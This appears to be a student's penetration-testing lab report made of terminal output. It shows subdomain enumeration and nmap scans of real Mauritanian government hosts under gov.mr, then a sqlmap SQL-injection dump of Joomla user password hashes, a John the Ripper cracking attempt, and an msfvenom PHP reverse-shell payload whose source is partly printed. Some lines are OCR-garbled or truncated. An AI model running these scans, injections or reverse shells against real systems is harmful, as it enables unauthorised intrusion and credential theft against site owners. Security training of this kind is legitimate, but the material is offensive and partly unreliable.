1)

```
┌──(root㉿med)-[/home/medlemine/Desktop/tpAudit]
└─# dnsrecon -d gov.mr -t crt -c 22002.csv
```

```
[*] crt: Performing Crt.sh Search Enumeration against gov.mr...
[*]      *.tekavoul.gov.mr wildcard
[*]      *.tekavoul.gov.mr wildcard
[*]      *.ep.gov.mr wildcard
[*]      *.ep.gov.mr wildcard
[*]      *.mtnima.gov.mr wildcard
[*]      *.mtnima.gov.mr wildcard
[*]      *.mtnima.gov.mr wildcard
[*]      *.mtnima.gov.mr wildcard
[*]      *.mtnima.gov.mr wildcard
[*]      *.mtnima.gov.mr wildcard
[*]      *.tekavoul.gov.mr wildcard
[*]      *.tekavoul.gov.mr wildcard
[*]      *.anrpts.gov.mr wildcard
[*]      *.anrpts.gov.mr wildcard
[*]      *.mtnima.gov.mr wildcard
[*]      *.mtnima.gov.mr wildcard
[*]      *.tekavoul.gov.mr wildcard
[*]      *.tekavoul.gov.mr wildcard
[*]      *.mtnima.gov.mr wildcard
[*]      *.mtnima.gov.mr wildcard
```

2)

```
┌──(root㉿med)-[/home/medlemine/Desktop/tpAudit]
└─# awk -F, '{print $2}' 22002.csv > domain.txt
```

```
┌──(root㉿med)-[/home/medlemine/Desktop/tpAudit]
└─# nmap  -sn -iL domain.txt -oG 22002.gnmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 17:42 CEST
Failed to resolve "Name".
Nmap scan report for keycloak.stt.e-tax.impots.gov.mr (82.151.65.187)
Host is up (0.045s latency).
Nmap scan report for elevage.gov.mr (82.151.65.110)
Host is up (0.098s latency).
Nmap scan report for api.himayeti.gov.mr (188.114.96.5)
Host is up (0.16s latency).
Other addresses for api.himayeti.gov.mr (not scanned): 188.114.97.5 2a06:98c1:
3121::5 2a06:98c1:3120::5
Nmap scan report for api.himayeti.gov.mr (188.114.97.5)
Host is up (0.13s latency).
Other addresses for api.himayeti.gov.mr (not scanned): 188.114.96.5 2a06:98c1:
3120::5 2a06:98c1:3121::5
Nmap scan report for tekavoul.gov.mr (109.234.164.246)
Host is up (0.11s latency).
rDNS record for 109.234.164.246: 109-234-164-246.reverse.odns.fr
Nmap scan report for prs-mesrs.gov.mr (50.87.170.99)
Host is up (0.20s latency).
```

```
Nmap scan report for www.transports.gov.mr (82.151.65.210)
Host is up (0.036s latency).
Nmap scan report for www.education.gov.mr (82.151.65.210)
Host is up (0.031s latency).
Nmap scan report for www.economie.gov.mr (82.151.65.210)
Host is up (0.027s latency).
Nmap scan report for www.csa.gov.mr (82.151.65.210)
Host is up (0.034s latency).
Nmap scan report for www.diplomatie.gov.mr (82.151.65.210)
Host is up (0.024s latency).
Nmap scan report for www.culture.gov.mr (82.151.65.210)
Host is up (0.041s latency).
Nmap scan report for www.habitat.gov.mr (82.151.65.210)
Host is up (0.025s latency).
Nmap done: 267 IP addresses (220 hosts up) scanned in 53.75 seconds
```

3)

```
┌──(root㉿med)-[/home/medlemine/Desktop/tpAudit]
└─# cat 22002.gnmap| grep Up | awk '{print $2}' > 22002_up.gnmap
```

```
┌──(root㉿med)-[/home/medlemine/Desktop/tpAudit]
└─# nmap -p 21,22,80,444,4443,6443,8080 -iL 22002_up.gnmap -oG 22002_portScan.
gnmap
```

```
gnmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 18:04 CEST
Nmap scan report for 82.151.65.187
Host is up (0.11s latency).

PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   closed   ssh
80/tcp   open     http
444/tcp  filtered snpp
4443/tcp filtered pharos
6443/tcp open     sun-sr-https
8080/tcp filtered http-proxy

Nmap scan report for 82.151.65.110
Host is up (0.028s latency).

PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   filtered ssh
```

```
PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   filtered ssh
80/tcp   open     http
444/tcp  filtered snpp
4443/tcp filtered pharos
6443/tcp filtered sun-sr-https
8080/tcp filtered http-proxy

Nmap scan report for 82.151.65.210
Host is up (0.051s latency).

PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   filtered ssh
80/tcp   open     http
444/tcp  filtered snpp
4443/tcp filtered pharos
6443/tcp filtered sun-sr-https
8080/tcp filtered http-proxy

Nmap scan report for 82.151.65.210
Host is up (0.030s latency).

PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   filtered ssh
80/tcp   open     http
444/tcp  filtered snpp
4443/tcp filtered pharos
6443/tcp filtered sun-sr-https
8080/tcp filtered http-proxy

Nmap scan report for 82.151.65.210
Host is up (0.055s latency).

PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   filtered ssh
80/tcp   open     http
444/tcp  filtered snpp
4443/tcp filtered pharos
6443/tcp filtered sun-sr-https
8080/tcp filtered http-proxy

Nmap done: 220 IP addresses (200 hosts up) scanned in 121.52 seconds
```

Exercice 2)


1)

```
┌──(root㉿med)-[/home/medlemine/Desktop/tpAudit]
└─# sqlmap -u "http://192.168.63.115/index.php?option=com_fields&view=fields&layout=modal&list[fullorderi
ng]=updatexml[illegible]" -D joomladb -T "#__users" -C password,username --dump
```


```
mladb'
[19:21:19] [INFO] retrieved: '$2y$10$CCklFcXRZFVf5LuRyySdyegXxc1Q/ZJaXYVo4kCDcU6n8OSV82TF.'
[19:21:19] [INFO] retrieved: 'dsi'
[19:21:20] [INFO] retrieved: '$2y$10$DBTJtVDw.pKV.Qk9rwTPYe8vJKllMsIC6B00cvUJ4ZIZ04g4Q7RGG'
[19:21:20] [INFO] retrieved: 'cnm'
[19:21:21] [INFO] retrieved: '$2y$10$gqDlBPPVfW.ZhDj9RtlJoeOZwpzjkVQhvx2f.bXxo/kOaIjrcJZa6'
[19:21:21] [INFO] retrieved: 'admin'
Database: joomladb
Table: #__users
[3 entries]
+--------------------------------------------------------------+----------+
| password                                                     | username |
+--------------------------------------------------------------+----------+
| $2y$10$CCklFcXRZFVf5LuRyySdyegXxc1Q/ZJaXYVo4kCDcU6n8OSV82TF. | dsi      |
| $2y$10$DBTJtVDw.pKV.Qk9rwTPYe8vJKllMsIC6B00cvUJ4ZIZ04g4Q7RGG | cnm      |
| $2y$10$gqDlBPPVfW.ZhDj9RtlJoeOZwpzjkVQhvx2f.bXxo/kOaIjrcJZa6 | admin    |
+--------------------------------------------------------------+----------+

[19:21:21] [INFO] table 'joomladb.`#__users`' dumped to CSV file '/root/.local/share/sqlmap/output/
8.63.115/dump/joomladb/#__users.csv'
[19:21:21] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 14 times
[19:21:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168
5'
```

2)


john paws.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
0g 0:00:06:16 18.01% 2/3 (ETA: 20:46:17) 0g/s 77.64p/s 77.64c/s 77.64C/s donna2..foster2
0g 0:00:06:21 18.26% 2/3 (ETA: 20:46:16) 0g/s 77.79p/s 77.79c/s 77.79C/s denny2..domino2
0g 0:00:06:22 18.29% 2/3 (ETA: 20:46:18) 0g/s 77.79p/s 77.79c/s 77.79C/s german2..hailey2
0g 0:00:06:23 18.35% 2/3 (ETA: 20:46:17) 0g/s 77.81p/s 77.81c/s 77.81C/s katerina2..ladybug2
0g 0:00:06:24 18.39% 2/3 (ETA: 20:46:17) 0g/s 77.84p/s 77.84c/s 77.84C/s nadia2..numbers2
0g 0:00:06:25 18.44% 2/3 (ETA: 20:46:17) 0g/s 77.86p/s 77.86c/s 77.86C/s rockon2..samsam2
0g 0:00:06:26 18.49% 2/3 (ETA: 20:46:17) 0g/s 77.89p/s 77.89c/s 77.89C/s tabatha2..topcat2
0g 0:00:06:27 18.55% 2/3 (ETA: 20:46:16) 0g/s 77.92p/s 77.92c/s 77.92C/s bonjour2..eminem2
0g 0:00:06:28 18.58% 2/3 (ETA: 20:46:17) 0g/s 77.94p/s 77.94c/s 77.94C/s walker2..poop2
0g 0:00:06:29 18.65% 2/3 (ETA: 20:46:15) 0g/s 77.96p/s 77.96c/s 77.96C/s bowwow2..andreea2
0g 0:00:06:30 18.71% 2/3 (ETA: 20:46:14) 0g/s 77.98p/s 77.98c/s 77.98C/s truelove2..rodrigo2

3)


(root㉿med)-[/home/medlemine/Desktop/tpAudit]
msfvenom -p php/reverse_php LHOST=10.11.12.80 LPORT=22002 -f raw > 22002.php


cat 22002.php
/*<?php /**/
@error_reporting(0);@set_time_limit(0);@ignore_user_abort(1);@ini_set('max_execution_time
,0);
$dis=@ini_get('disable_functions');
if(!empty($dis)){
$dis=preg_replace('/[,]+/',',',$dis);
$dis=explode(',',$dis);
$dis=array_map('trim',$dis);
}else{
$dis=array();
}
$ipaddr='10.11.12.80';
$port=22002;
if(!function_exists('hsAlYyeiQ')){
function hsAlYyeiQ($c){
global $dis;
if (FALSE !== stristr(PHP_OS, 'win')) {

```
}
$ASrcSF='is_callable';
$RaXMTEp='in_array';

if($ASrcSF('proc_open')&&!$RaXMTEp('proc_open',$dis)){
  $handle=proc_open($c,array(array('pipe','r'),array('pipe','w')
  $o=NULL;
  while(!feof($pipes[1])){
    $o.=fread($pipes[1],1024);
  }
  @proc_close($handle);
}else
if($ASrcSF('system')&&!$RaXMTEp('system',$dis)){
  ob_start();
  system($c);
  $o=ob_get_contents();
  ob_end_clean();
}else
if($ASrcSF('shell_exec')&&!$RaXMTEp('shell_exec',$dis)){
```